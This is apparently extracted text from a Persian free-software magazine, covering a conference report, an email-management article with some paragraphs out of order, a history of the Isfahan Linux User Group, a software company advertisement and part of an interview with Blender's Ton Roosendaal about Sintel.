
پنجمین سمینار پیرامون بررسی سخت افزارهای رزبری‌پای و آردوینو و معرفی قابلیت‌های این سخت‌افزارها و استفاده از آن‌ها در ساخت دستگاه‌های آزاد بود که «هدایت وطن‌خواه» به ارائه آن پرداخت. سمینارها با ارائه «مهرداد عباسی» پیرامون ابزارهای آزاد آزمون نفوذپذیری به منظور تامین امنیت شبکه به پایان رسید. در انتهای مراسم، سخنرانان پاسخگوی پرسش‌های شرکت‌کنندگان در همایش بوده و با پایان این بخش، عکس دست‌جمعی به رسم یادبود با حضور کلیه حضار گرفته شد.

### 6 پشت صحنه همایش

گردهمایی‌هایی که با حضور طرفداران نرم افزار آزاد برگزار می‌شود همیشه با حواشی و دقایق شیرینی همراه است که شاید در هیچ سمینار تخصصی دیگری مانند آن به وقوع نپیوندد.

### 7 جغدهای مهربان

یکی از خصوصیات اصلی گیک‌ها بیداری‌های





# ارتقای فرهنگ رسیدگی به ایمیل

۳- پاسخ اختیاری. نیازی به پاسخ دادن ندارد، اما اگر پاسخ بدهید مودبانه‌تر است.

۴- برای خواندنشان زمان بگذارید. خواندنش خوب است، اما ضروری هم نیست. تلاش کنید تمام ایمیل‌هایی که به این طبقه می‌خورند را این‌جا قرار دهید (و طبقه قبلی). این روشی مناسب برای بهبود عملکرد شما در رابطه با ایمیل‌ها است.

۵- باید همین امروز جوابشان را بدهید. اگر مهم و ضروری است، همان لحظه جواب بدهید، یا در انتهای روز کاری هنگامی که در حال پاک کردن صندوق ایمیل‌تان هستید.

۶- نیازمند به پاسخگویی هستند اما نه امروز. (برای مثال ایمیل‌هایی که از طرف مدیر، شریک کاری یا مشتری هستند) اگر ایمیل‌ای نیازمند این نیست که همین امروز

**یک زمان مشخص برای رسیدگی به ایمیل‌ها اختصاص دهید. من هر روز کاری نیم ساعت را به تمیز کردن صندوق ایمیل‌ها اختصاص می‌دهم و ایمیل‌های خوانده را به صفر می‌رسانم.**

طبقه را یا آرشیو یا حذف کنید! اگر یک خبرنامه است که هرگز نمی‌خوانید، لطفی به خودتان بکنید و عضویت خودتان را لغو کنید. اگر اطلاعاتی واقعا آن قدر مهم باشد، مطمئن باشید جور دیگری به دستتان می‌رسد، مثلا از طریق شبکه شخصی خودتان.

۲- ذخیره کردنی‌ها. برای مثال رسیدهای پرداخت مالیات، ایمیل‌های خوب و اطلاعاتی که وقتی روی پروژه‌های شروع به کار کردید، به کارتان خواهند آمد. می‌توان برای این نوع ایمیل‌ها پوشه‌های جداگانه درست کرد، اما در طبقه‌بندی زیاده‌روی نکنید، اگر حس کردید در حال درست کردن پوشه‌های زیادی هستید، زندگی یا کارتان را ساده‌تر کنید و هنگامی که واقعا نیاز دارید یک ایمیل را پیدا کنید، از قابلیت جست‌وجو استفاده کنید.

همه ما هر روزه با شلوغی صندوق ایمیل‌مان مواجه می‌شویم، چه پیغام‌های کاری باشند، یا تیریک‌های عجیب غریب درباره یک میراث شگفت‌انگیز. اما می‌توانید تمام ایمیل‌هایی که دریافت می‌کنید را به هفت طبقه‌بندی پایه تقسیم کنید تا بتوانید بدون این که کل روزتان هدر برود، به آن‌ها رسیدگی کنید.

البته تاکتیک‌های زیادی برای رسیدگی به ایمیل‌ها وجود دارد، اما بگذارید نگاهی بیاندازیم به این هفت طبقه‌بندی و این که هر کدام را چطور به کار بگیریم.

## ۳ هفت طبقه‌بندی ایمیل

۱- نیازی به پاسخ ندارد و آن قدری مهم نیست که خوانده شود. ایمیل‌های این



مشترک: سمیه کریمی  
توسنده: جورج کاور



پاسخش را بدهید، آن را درون پوشه‌ای قرار دهید که نامش، همان روزی است که باید پاسخخش را بدهید (برای مثال دوشنبه، سه‌شنبه) سپس در آن روز، به همان پوشه بروید. برای مثال ممکن است یک روال صبحگاهی را دنبال کنید که شامل «باز کردن پوشه ایمیل‌های امروز» می‌شود. چندتایی ابزار برای خودکارسازی این فرآیند وجود دارند، برای مثال: rightinbox برای جی‌میل و Followupthen.com یا followup.cc

**۷- نامشخص.** به جای این که سردرگم شوید، آن را در یکی از طبقه‌بندی‌های بالا قرار دهید که احتمالاً یک یا دو خواهد بود. برای ایمیل‌هایی طبقه‌های ۲ تا ۵، بهتر است پوشه داشته باشید، بسته به پروژه‌ها برای طبقه دو، می‌توانید چندین پوشه داشته باشید. در مورد طبقه‌های ۳ و ۴ فقط یک پوشه باید برای هر کدام باشد. طبقه ۵ هم باید چندین پوشه جداگانه داشته باشد، یک پوشه برای هر روز هفته و یک مجموعه دیگر از پوشه‌ها برای هر ماه، یا این که می‌توانید با استفاده از برخی ابزارهای توصیه شده این روال‌ها را خودکار کنید.

### ۳ بررسی ایمیل‌ها را کارآمدتر کنید

یک زمان مشخص برای رسیدگی به ایمیل‌ها اختصاص دهید. من هر روز کاری نیم ساعت را به تمیز کردن صندوق ایمیل‌ها اختصاص می‌دهم و ایمیل‌های نخوانده را به صفر می‌رسانم. این روش ساده‌تر از مرتب کردن صندوق پستی در طول کل روز است. چرا؟ به دلیل اصل «گروه‌بندی».

هر چه کمتر میان فعالیت‌های مختلف جابه‌جا شوید، کارایی بیشتری خواهید داشت.

اگر ایمیل‌های فوری دریافت کردید چه؟ به همین دلیل ایمیل‌ها را در طول روز مرتب چک می‌کنم (هر یک ساعت یک بار) تا ببینم آیا چیز فوری و مهمی رسیده است یا خیر. اگر یک ایمیل نیاز به پاسخ فوری داشته باشد، این کار را انجام می‌دهم. اگر نه، پاسخ را برای انتهای روز نگه می‌دارم. این را یادتان باشد: گذشت زمان زاویه دید بهتری به شما می‌دهد. هر چه بیشتر برای ارسال پاسخ یک ایمیل صبر کنید، درباره آن مسئله دیدگاه بهتری پیدا می‌کند. برخی

اوقات، در انتهای روز، مسئله خودبه‌خود حل شده است. هنگامی که مردم این چیزها را برای خودشان کشف می‌کنند، در این فرآیند کارآمدتر می‌شوند.

هر زمان که در حال چک کردن ایمیل نیستید، برنامه یا صفحه خود را ببندید یا جوری مخفی‌اش کنید که شاهد رسیدن ایمیل‌های جدید نباشید. به این صورت، انرژی ناخودآگاه خودتان را صرف می‌کنید و دائم در فکر ایمیل‌ها هستید و قطعاً هر نوع اعلام (notification) برای ایمیل‌های جدید را خاموش کنید (تصویری یا صوتی). شما در یک نیروگاه هسته‌ای کار نمی‌کنید. (حتا اگر هم کارتان در نیروگاه باشد، کارهایی که واقعا ضروری باشند از طریق ایمیل ارسال نمی‌شوند)

وقتی یک بار در روز مشغول رسیدگی به ایمیل‌ها هستید (که توصیه می‌کنم این کار را در انتهای روز کاری انجام دهید که انگیزه‌ای هم برای هر چه سریع‌تر کردن این کار داشته باشید)، یک هدف برای رسیدگی سریع به ایمیل‌ها برای خودتان قرار دهید، چیزی مثل یک بازی (حتی می‌توانید از ابزار Email game استفاده کنید). به خودتان بگویید: «بعدی، بعدی» و همین‌طور بیشتر ایمیل‌ها را یا پاک کنید یا آرشیو.

نامه‌های کوتاه‌تر بنویسید. آن چیز اصلی که می‌خواهید در میان بگذارید چیست؟ آن را دقیق بگویید. هر چه ایمیل کوتاه‌تر باشد، پاسخی که دریافت می‌کنید کوتاه‌تر می‌شود و در زمان صرفه‌جویی می‌کنید.

اما دوستانه و مثبت برخورد کنید. ایمیل‌ها می‌توانند در سازندگی یا خراب شدن رابطه‌ها تاثیر خیلی سریعی داشته باشند. من همیشه تلاش می‌کنم مهربان و مشتاق برخورد کنم و ابتدا یا انتهای ایمیل چیزی تعریفی از گیرنده یا پیغام صمیمانه باشد. برای مثال «تشکر از پیغام عمیقت» یا «میدوادم بقیه هفته‌ها هم خوب بگذرد». هدف از بیشتر ایمیل‌ها ارتباط گرفتن است (بهبود دادن اعتماد و ارتباط) و در مرحله بعدی تبادل (پرسیدن سوال یا پاسخ‌دادن به آن، بیان کردن یک ایده و غیره) وقتی در حال رسیدگی روزانه خود به ایمیل‌ها هستید، ایمیل‌ها را از بالا به پایین بررسی کنید. اگر چیزی را جا بیندازید ناکارآمد خواهد بود. باید بتوانید به همه

ایمیل‌ها رسیدگی کنید، پس، از بالا شروع کنید (جدیدترین). هنگامی صندوق پستی شما در بیشتر روز تمیز است (یا حداقل یک بار در هفته)، احتمالاً احساس سبکی و شادی بیش‌تری خواهید داشت. امتحانش کنید.

فقط تعداد کمی از ایمیل‌ها را باز کنید و بقیه را آرشیو یا پاک کنید. بیشتر ما در خبرنامه‌های بسیاری ثبت‌نام می‌کنیم و هر چند ماه یک‌بار متوجه می‌شویم تعداد خبرنامه‌هایی که در آن‌ها مشترک شده‌ایم، بیشتر از آن است که بتوانیم همه‌شان را بخوانیم. راه‌حل ساده این است که فقط به ایمیل‌های شخصی و خصوصی پاسخ دهید. بقیه؟ بر اساس آن هفت طبقه‌بندی که پیش‌تر گفته شد، رده‌بندی کنیدشان و بعد یاد بگیرید که چطور این ایمیل‌ها را به سرعت هر چه بیشتر حذف یا آرشیو کنید. برای مثال در ایمیل خودتان، می‌توانید با زدن چک‌باکس Select all در بالای صفحه، همه پیغام‌ها را انتخاب کنید و بعد «آرشیو» را بزنید تا از شر همه خلاص شوید.

من این کار را پس از پاسخ‌دادن به ایمیل‌هایی که نیاز به پاسخ دارند انجام می‌دهم. بعد، سریع بقیه را آرشیو می‌کنم.

به داشتن تعدادی قالب برای ایمیل فکر کنید. هر وقت دیدید که در حال پاسخ دادن به یک محتوای مشخص هستید، ممکن است زمان آن باشد که محتوا را یک بار آماده کنید و به صورت یک قالب ذخیره کنید. هر زمان که به ایمیل‌هایی از آن نوع رسیدید، این سند را باز کنید.

اگر در حین رسیدگی به ایمیل‌ها زمان اضافه داشتید، می‌توانید در وقت اضافه به پوشه ایمیل‌هایی که پاسخ یا خواندن آن‌ها اختیاری است بروید و سری بهشان بزنید. به یاد داشته باشید: این‌ها انتخابی هستند، پس هر زمان فقط کمی وقت برایشان اختصاص دهید. تعادل در زندگی مهم‌تر از پاک کردن پوشه‌های اختیاری است.

البته این‌ها فقط پیشنهاد هستند و ممکن است کار شما نیازمند این باشد که به روش خاصی به ایمیل‌هایتان رسیدگی کنید. از این قوانین به عنوان یک نقطه شروع برای سازمان‌دهی ایمیل‌ها استفاده کنید و بعد قوانین خودتان را برای رسیدگی به شلوغی صندوق پستی‌تان وضع کنید. ■



به داشتن  
تعدادی قالب  
برای ایمیل فکر  
کنید. هر وقت  
دیدید که در  
حال پاسخ دادن  
به یک محتوای  
مشخص هستید،  
ممکن است  
زمان آن باشد  
که محتوا را یک  
بار آماده کنید و  
به صورت یک  
قالب ذخیره  
کنید. هر زمان  
که به ایمیل‌هایی  
از آن نوع  
رسیدید، این  
سند را باز کنید



# گروه کاربران لینوکس اصفهان



نویسنده:  
بهروز اسلامی فر

جلسه اول گروه کاربران لینوکس اصفهان در تاریخ ۲۱ فروردین ۱۳۸۶ پس از هماهنگی‌هایی که در سایت [technotux.org](http://technotux.org) و با پست «ناصر غانم‌زاده» انجام شد، در دفتر کار «عرفان عرب فخری» (که دیگر در ایران نیست) با حضور ۱۵ نفر تشکیل گردید. این که در جلسه اول، بیشتر حاضرین به طور جدی در بخشی از کار خود درگیر لینوکس بودند و تجربه‌های عملی داشتند بسیار جذاب بود. دیگر مشخصه ویژه جمع، آن بود که همه الزامات اولیه تشکیل و پیش‌برد یک گروه، مانند رای‌گیری و واگذاری داوطلبانه را قبول داشتند. کار با رای‌گیری در مورد بدیهی‌ترین و مهم‌ترین بخش شروع شد؛ رای‌گیری درباره نام گروه و نام دامنه. نام گروه کاربران لینوکس اصفهان و دامنه [isfahanlug.org](http://isfahanlug.org) انتخاب گردید. در آن روز همچنین در مورد کارهای دیگری که باید برای فعالیت گروه انجام می‌شد صحبت کردیم و هر کس مسؤلیتی را به عهده گرفت و این آغاز فعالیت گروه بود.

## اصفهان لاگ

گروه کاربران لینوکس اصفهان یا همان اصفهان لاگ، در حالی فعالیت خود را ادامه می‌دهد که به هشتمین سال تولد خود نزدیک می‌شود. گروه، فعالیت این سال‌ها را مدیون همکاری دانشگاه‌ها، سازمان‌ها و شرکت‌های زیادی است ولی مهم‌ترین حامیان گروه چند صد نفر عضو آن است که در مقاطع مختلف زمانی گروه را همراهی کرده‌اند. اصفهان لاگ دارای ویژگی‌های برجسته‌ای است که شخصا به آن علاقه زیادی دارم:

۱. اصفهان لاگ همیشه برقرار است. در دانشگاه، در دفتر یک شرکت، در کتابخانه، سالن همایش یا حتی در پارک! اصفهان لاگ در طول ۸ سال فعالیت خود تعطیلی نداشته است - به غیر از تعطیلات رسمی. اگر

روز دوشنبه تعطیل نیست پس جلسه گروه نیز برقرار است. برای دیدن برنامه جلسه و محل برگزاری آن، به سایت [isfahanlug.org](http://isfahanlug.org) مراجعه کنید و در صورتی که علاقه داشتید در جلسه حضور داشته باشید، حضور در جلسه برای همه آزاد است.

۲. اصفهان لاگ ماهیت گروه بودن خود را حفظ کرده است. در حال حاضر بسیاری از بنیان‌گذاران گروه، دیگر زمان زیادی برای شرکت در جلسات یا فعالیت ندارند، ولی گروه به کار خود ادامه می‌دهد. مانند دیگر گروه‌ها، اختلافات زیادی بین اعضاء بوجود آمده است، ولی هیچ‌کدام از این اختلافات فعالیت گروه را متوقف نکرده. فکر می‌کنم این ویژگی مهم یک گروه فعال است.

۳. همیشه از تازه‌واردان استقبال می‌کند البته تقریباً همیشه. گروه همیشه بخشی را به تازه‌واردها اختصاص می‌دهد و سعی می‌کند از انرژی و کمک آن‌ها استفاده کند. البته این بخش یکی از بخش‌های پرچالش بوده و هست و شاید همیشه با قدرت انجام نشده باشد.

علاوه بر این‌ها اصفهان لاگ فضایی است که بسیاری افراد در آن با اجتماع آشنا شده‌اند، مسیر شغلی خود را پیدا کرده‌اند، همکار شده‌اند یا مهارت جدیدی را شروع کرده‌اند.

اصفهان لاگ از زمان شروع به کار، فعالیت‌های زیادی انجام داده، جشن‌های انتشار فایرفاکس، اوپونتو و دیبان، جشن نصب اوپونتو، همایش‌های روز آزادی نرم‌افزار از سال ۲۰۰۷ و بیش از سیصد و چهل جلسه عمومی به همراه بیش از ۲۵۰ سمینار در این جلسات. همه این فعالیت‌ها بر روی ترویج نرم‌افزار آزاد/متن‌باز تمرکز داشته است و اولویت اول، همیشه کسانی بوده‌اند که آشنایی زیادی با سیستم عامل گنو/لینوکس و نرم‌افزارهای آزاد/متن‌باز ندارند و البته همراهی دوستان زیادی را به خاطر این اولویت

از دست داده است.


شاید سؤالی که، مدتی است که ذهن خیلی از اعضای لاگ‌ها - نه فقط اصفهان لاگ - را مشغول کرده است این سبک فعالیت تا چه زمانی باید ادامه پیدا کند؟

تکرار فعالیت‌های مشابه در این چند سال عده زیادی را کسل کرده و کم‌رونق‌تر شدن فعالیت لاگ‌ها کاملاً مشهود است. آیا زمان فعالیت لاگ‌ها به پایان رسیده؟ آیا لاگ‌ها باید شکل جدیدی به خود بگیرند؟ یا شاید نوع دیگری از گروه‌ها باید شروع به فعالیت کنند؟

آنچه قبل از هر تصمیمی باید در نظر گرفته شود آن است که نیاز به معرفی و آموزش مبانی، همیشه هست، وظیفه‌ای که دانشگاه‌ها و مراکز آموزشی دیگر نیز به عهده دارند. آیا آن‌ها هم از یک زمانی باید آموزش مبانی را حذف کنند؟ قطعاً این چنین نیست. علاوه بر این با وجود آنکه مدت زیادی است گروه‌های کاربری در حال فعالیت هستند، ولی همچنان عده زیادی از کاربران یا حتی اعضاء فعال گروه‌ها درک درستی از مبانی نرم‌افزار آزاد / متن‌باز ندارند. این مبانی شامل موضوع نرم‌افزار آزاد / متن‌باز در

زمینه‌های مختلف مانند: اهداف و آرمان‌ها، مدل‌های توسعه و تجارت، مباحث قانونی و محدودیت‌ها و توانایی‌ها می‌شود. این دقیقاً همان وظیفه‌ای است که هنوز بر دوش گروه‌های کاربری لینوکس است.

آنچه باید نسبت به قبل تغییر کند، بالا بردن کیفیت آرایه مطلب و ایجاد روند مناسب انتقال داده‌ها و آموزش است. البته این امر بدون هدایت کهنه کارها امکان‌پذیر نیست. علاوه بر آن، خلاه‌های مهمی که رسیدگی به آن‌ها می‌تواند رونقی به جریان نرم‌افزار آزاد / متن‌باز بخشد، جمع‌های تخصصی جدی و حمایت‌های قانونی از نرم‌افزار آزاد / متن‌باز است. امیدوارم در آینده نزدیک شاهد تشکیل گروه‌ها، انجمن‌های فیزیکی و اینترنتی، جلسات تخصصی در زمینه‌های مختلف شغلی باشیم. ■



## P A R S P O O Y E S H F A N A V A R

شرکت پارس پویش فن آور در سال ۱۳۸۲ با هدف اصلی تولید نرم افزار به ثبت رسیده است. این شرکت از بدو تاسیس تاکنون خدمات متنوعی به جامعه بزرگ IT ارائه نموده است و یکی از پیشگامان عرصه فن آوری اطلاعات در ایران است. این شرکت هم اکنون طرف قرارداد بیش از ۶۰۰ سازمان و ارگان دولتی و خصوصی در بیش از ۸۰ شهر است و بیش از ۵ میلیون نفر از محصولات این شرکت استفاده کرده اند. همچنین پروژه های مختلفی در سطح ملی توسط این شرکت پیاده شده است.

شرکت پارس پویش اولین محصول بازمتن ایرانی (ibs.sf.net) را تولید کرده و همواره از جنبش های بازمتن حمایت کرده است. وجود متخصصان جوان و علاقه مند به تکنولوژی توانایی شرکت را در رقابت با شرکت های خارجی را بالا برده به نحوی که در بسیاری از پروژه ها شرکت پارس پویش اولین پیمانکار ایرانی با توانایی فنی انجام پروژه است. این موضوع علاوه بر صرفه جویی های ارزی، منجر به اشتغال زایی برای متخصصان ایرانی و افزایش دانش و فرهنگ بومی می شود. رشد در پارس پویش صرفاً جنبه مالی ندارد بلکه افزایش دسترسی عمومی به فن آوری اطلاعات و ارتباطات که منجر به فردایی بهتر برای همه ایرانیان شود از اهداف ماست.

از جمله محصولات شرکت پارس پویش عبارتند از:

۱- نرم افزار **IBSng II Broadband**: این نرم افزار مدیریت و کنترل پهنای باند اینترنت کاربران را برعهده دارد. سرویس دهندگان اینترنت و شرکت های مخابراتی با استفاده از این نرم افزار می توانند کاربران خود را مدیریت و حسابداری نمایند. از ویژگی های مهم این محصول پشتیبانی از ۱۰۰,۰۰۰ کاربر همزمان بر روی هر سرور، قابلیت استفاده به همراه RAS های مختلف، گزارش های مدیریتی و امنیتی و SOA است. همچنین بدلیل حساس بودن این سرویس High Availability, Redundancy نیز در معماری طراحی شده است.

۲- نرم افزار **IBSng II Lan Accounting**: مدیران فن آوری سازمان ها می توانند با استفاده از این نرم افزار، دسترسی کاربران به شبکه اینترنت را مدیریت و سیاست های متنوعی را بر روی کاربران اعمال کنند. هدف این نرم افزار مدیریت بهینه مصرف اینترنت در سازمان به منظور کاهش هزینه پهنای باند به علاوه افزایش بهره وری کارمندان از طریق تخصیص صحیح منابع و نظارت بر کارکرد آن ها است. از مهمترین امکانات این نرم افزار می توان از گزارش گیری سایت های بازدید شده، قابلیت محدودیت های زمانی و حجمی در بازه های دلخواه، یکپارچگی با LDAP، گزارش های مدیریتی و قابلیت فیلتر کردن وب سایت ها می توان نام برد.

۳- نرم افزار **IBSng II VoIP**: این نرم افزار قابلیت حسابداری (Billing) کاربران IP Telephony, VoIP را دارد. این نرم افزار قابل استفاده در سازمان ها برای اعمال سیاست و گزارش گیری از تماس های کارکنان است. همچنین می تواند سرویس های Calling Card, Wholesale, IP Phone را نیز مدیریت کند. این سیستم قوانین شارژینگ بسیار انعطاف پذیری دارد و از Least Cost Routing نیز پشتیبانی می کند.

۴- نرم افزار **PCC**: یک سامانه ای یک پارچه شده مرکز تماس (Contact Center)، مدیریت ارتباط مشتری (CRM) و میز امداد (Desk Help) است که با هدف استفاده در سازمان های ارائه خدمات تولید شده است. این سامانه بر مدیریت مشتری و کارکنان متمرکز شده و با بهینه کردن ارتباط با مشتری و اطمینان از کارکرد صحیح کارکنان هزینه ها را کاهش داده و در عین حال رضایت مشتری را افزایش می دهد. گزارشات متنوع و مدیریتی این نرم افزار به سازمان جهت شناخت بهتر شرایط و ضعف ها کمک می کند. از امکانات این سیستم می توان از Computer Telephony Integration و Text to Speech نام برد.

از جمله پروژه های موفق شرکت پارس پویش عبارتند از:

- سامانه یک پارچه احراز هویت و کنترل پهنای باند صدا و سیمای جمهوری اسلامی در سطح کشور
- مرکز تماس و میز نظارت سامانه ارتباط مردمی نهاد ریاست جمهوری در سطح کشور
- سامانه کنترل پهنای باند و حسابداری کاربران شهرداری تهران، مجلس شورای اسلامی، نهاد ریاست جمهوری، دانشگاه تهران، وزارت امور خارجه، وزارت راه و ترابری، وزارت جهاد کشاورزی، بیمه ایران

تلفن تماس: ۴۸۰۵۶۰۰۰

نشانی: بزرگراه شیخ فضل الهنوری

خیابان سازمان آب، جنب پارک شاهین، پلاک ۳۲

www.parspooyesh.com

email: info@parspooyesh.com



ParsPooyesh  
Fanavar







## مصاحبه با تهیه کننده فیلم آزاد سینتل و سرپرست موسسه بلندر

کنیم. همچنین طراحی کاربردپذیری با گروه‌های متنوع کوچک بسیار ساده‌تر است از انجام آن با مکانیسم برخط بازخورد، که با صدای صدها نقطه نظر متفاوت گیج‌کننده می‌شود. از طرفی این یک حقیقت است که موسسه بلندر برای پروژه‌های فیلم آزاد بنیان‌گذاری شد. پس برای من (و موسسه) این کار به معنی شغل اصلی ماست.

**3 مصاحبه‌گر:** پروژه‌های موسسه بلندر ارتباطی نادر اما بسیار توسعه یافته بین نرم‌افزارهای آزاد و متن باز (مانند نرم‌افزار بلندر و جامعه توسعه‌دهندگان آن) و فرهنگ نگرش آزاد (مانند فیلم‌هایی که موسسه بلندر تولید می‌کند) ایجاد کرده است. به نظر شما این دو دنیا چقدر شباهت دارند؟

روزندال: من خودم را واقعا چندان مرتبط با «فرهنگ نگرش آزاد» به حساب نمی‌آورم، مخصوصا از جنبه سیاسی آن. این امر برای پروژه‌های بلندر یک مسیر طبیعی است که بخواهد کارهایش را با پروانه‌ای مانند CC (Creative Commons) به انجام برساند. ما

«تون روزندال» (Ton Roosendaal) سرپرست موسسه بلندر، مدیر بخش توسعه و تحقیق، و تهیه کننده فیلم کوتاه سه بعدی «SINTEL» است که با مجوز «Creative Commons Attribution 3.0» به علاقمندان عرضه شد.

حتی مدل مالی هم همراهی می‌کند؛ سازندگان فیلم کوتاه زیادی رانمی‌توان یافت که چنین فرصتی داشته باشند.

اما انگیزه عملی برای انجام چنین کاری این است که پروژه‌هایی از این قبیل، مدلی خوب برای توسعه و پیشرفت بلندر هستند. قرار دادن هنرمندان در یک رقابت بزرگ، برای پیش بردن نرم‌افزاری مثل بلندر، یک راه حل کامل است. با چنین اهداف جاه طلبانه‌ای می‌توانیم «مکانات جالب» را از «مکانات اساسی» جدا

**مصاحبه‌گر:** سینتل سومین «فیلم آزاد» از کمپانی بلندر است. آیا می‌توانید توصیف کنید «فیلم آزاد» چه مفهومی برای موسسه بلندر دارد؟

روزندال: خیلی چیزها. اول این که من عاشق کار با هنرمندان هستم، که به مراتب راحت‌تر از کار با برنامه‌نویسان است! و ساختن پویانمایی‌های کوتاه همراه با گروه، بسیار عالی و رضایت‌بخش است. با وجود چنین مجموعه‌ای از هنرمندان خلاق در بلندر،

می‌خواهیم کاربران ما از آن‌ها یاد بگیرند، ترفندها و فناوری ما را بررسی کنند، یا از آن‌ها برای کارهای دیگر استفاده کنند. اگر نه، حداقل اجازه بدهیم هر کسی که روی پروژه کار می‌کند و شرکت‌هایی که حامیان مالی ما هستند و نیاز به نسخه‌های نمایشی پروژه یا تحقیقات ما دارند، آن را به عنوان نمونه کار برای خودشان بردارند. با این مضمون بله ما هم آزادنگر هستیم.

اما هر دفعه وقتی با افرادی که در این حوزه کار می‌کنند آشنا می‌شوم، می‌بینم بیشتر تئوری‌گرا هستند تا عملگر. به همین خاطر من کمی شاکمی هستم [...] افرادی که معمولا در مورد فرهنگ نگرش آزاد صحبت می‌کنند به نظر نمی‌آید آن را تولید کنند (حداقل این‌جا در هلند، در سمینارها و قرارها این گونه است). من اغلب، دعوت‌نامه‌هایی برای صحبت کردن در مورد این موضوع دریافت می‌کنم، اما گاهی وقت‌ها سطح حرف‌های بی‌معنی و بی‌ربط کمی اذیتم می‌کند. فرهنگ نگرش آزاد در مورد انجام کار و عمل به آن است، نه فقط حرف زدن در مورد آن.

**مصاحبه‌گر: پس در موسسه بلندر شما هنرمندانی دارید که روی این پروژه‌ها کار می‌کنند و از طرفی برنامه‌نویسانی دارید که روی کدها کار می‌کنند. این دنیاها چقدر شباهت دارند؟**

روزندال: فکر می‌کنم ما ترکیب بسیار مناسب با نقاط تقاطع فراوان در موسسه بلندر، ایجاد کرده‌ایم. بسیاری از برنامه‌نویسان ما به عنوان کاربر شروع به کار کرده‌اند و ما هنرمندان را بشکلی بسیار نزدیک درگیر طراحی امکانات و ابزارها کرده‌ایم.

این کار همیشه بی‌نقص نبوده، مخصوصا وقتی موضوع بسیار فنی و حساس می‌شود، مثل کدهای شبیه‌سازی. اما اگر شما سری به کانال IRC ما، لیست‌پستی یا همایش‌ها و ... بزنید، خواهید دید که همیشه ترکیب خوبی بوده است. شاید پرسید به خاطر حساسیت و فنی بودن خلق هنر سه بعدیست یا نه؟ نمی‌دانم! کاربران معدودی نحوه تولید و طراحی درخت‌های BPS را درک می‌کنند، اما همه آن‌ها همواره در حال استفاده از آن هستند

فکر می‌کنم در مقایسه کلی با پروژه‌های

متن‌باز دیگر، ما بسیار غیرفنی و در دسترس هستیم. یک شاهد بزرگ این مطلب این‌که حتی خود من یک برنامه‌نویس تعلیم دیده نیستم. کار من هنر و طراحی صنعتی بوده. وقتی برنامه‌نویس‌ها عمیقاً روی ساختار یک برنامه تمرکز می‌کنند، من حتی قادر به دنبال کردن آن‌ها نیستم و فقط می‌توانم حرف‌های آن‌ها را با جمله‌ای مثل: «خوب، استفاده از آن چه سودی می‌تواند داشته باشد؟» قطع کنم، و معمولا وقتی با جواب «این کار زندگی را برای برنامه‌نویسان راحت‌تر می‌کند» مواجه می‌شوم، آن را نشنیده می‌گیرم. در دنیای ساده من برنامه‌نویس‌ها عذاب می‌کشند و هنرمندان سود می‌برند! اما یک برنامه‌نویس می‌تواند کارهایی بکند - با صرف چند ساعت - که ثانیه‌های ارزشمند صدها هزار انسان را در یک روز نجات دهد و این کار همیشه خوب است.

**مصاحبه‌گر: سبب تکاملی و رشد فیلم‌هایی مانند سینتل چگونه است؟ مثل تقابل مفاهیم توسعه و پیشرفت داخلی و دخالت جوامع در تولید. آیا این روند در گذر از کاری به کار دیگر، تا بحال تغییر کرده است؟**

این را می‌پرسم چون بعضی از مردم بر این باورند که «اوه، فیلم آزاد، لابد آن‌ها در تمام این مدت مخزن SVN خودشان را باز گذاشته‌اند و از همه جای دنیا کمک دریافت می‌کنند». اما فیلم‌های موسسه بلندر قصد چنین کاری را ندارند.

روزندال: بله، ما بیشتر محتوای کارمان را تا زمان انتشار، بسته نگه می‌داریم. من یکی از معتقدین سرسخت در پایه‌ریزی محافظت از فرآیندهای خلاقانه هستم. بر خلاف یک برنامه‌نویس (که می‌تواند به صورت برخط و کاملا جداگانه عمل کند)، یک هنرمند واقعا به شبیه‌سازی و بازخورد روزانه کار خود، آنهم به صورت رو در رو، نیازمند است.

ما تا به حال چهار بار این کار را انجام داده‌ایم (۳ فیلم و یک بازی) و این که گروه‌ها چطور در حین کار رشد می‌کنند بسیار شگفت‌انگیز است. اما در حین انجام این فرایند، آن‌ها بسیار آسیب‌پذیر هم هستند. اگر وبلاگ فیلم (durian.blender.org) را دنبال کرده باشید، ممکن است با انتقادهای شدیدی که

